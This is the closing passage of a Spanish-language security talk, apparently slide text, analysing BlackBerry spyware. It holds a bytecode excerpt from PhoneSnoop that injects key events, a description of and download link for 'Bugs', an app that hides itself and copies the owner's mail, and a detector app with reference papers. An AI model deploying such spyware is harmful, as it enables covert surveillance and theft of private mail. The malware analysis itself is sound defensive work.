
  aload 2 // push value reference of local variable 2 (KeyCodeEvent Instance)
  invokestatic_lib invokeEvent( net.rim.device.api.system.EventInjector$Event ) // EventInjector
  aload 3 // push value reference of local variable 3 (KeyCodeEvent Instance)
  invokestatic_lib invokeEvent( net.rim.device.api.system.EventInjector$Event ) // EventInjector

  no_permission:
  return
}

```


Análisis de PhoneSnoop (VII)

- Eventos “callConnected”



(Más) Análisis Dinámico

- Bugs

- BlackBerry app. **that hides itself from your handheld** and steals a copy of your inbound and outbound mail
- <http://www.zensay.com/Bugs.jad>

- Kisses

- BlackBerry app. that will detect and **reveal hidden programs and processes** on the handheld.
 - ♦ Enumeración de Procesos
 - ♦ Enumeración de Aplicaciones
 - ♦ Detección de SpyWare basado en firmas
- <http://www.zensay.com/Kisses.jad>
- <http://chirashi.zensay.com/2009/10/kiss-your-blackberry-spyware-goodbye/>

(Otras) Referencias

- VERACODE
 - VERACODE blog
 - ♦ <http://www.veracode.com/blog/feed/>
 - BlackBerry Mobile Spyware. The Monkey Steals the Berries
 - ♦ <http://www.veracode.com/images/TylerShields-MonkeyBerries-ShmooCon-2010.pdf>
- Analyzing the SS8 Interceptor Application for the BlackBerry Handheld
 - http://chirashi.zensay.com/wp-content/uploads/2009/07/Analyzing_the_SS8_Interceptor_Application_for_the_BlackBerry_Handheld.pdf
- Attack Surface Analysis of BlackBerry Devices
 - <http://www.symantec.com/avcenter/reference/attack.surface.analysis.of.blackberry.devices.pdf>

Gracias

- Correos electrónicos
 - jvazquez@tb-security.com
- Páginas Web:
 - www.tb-security.com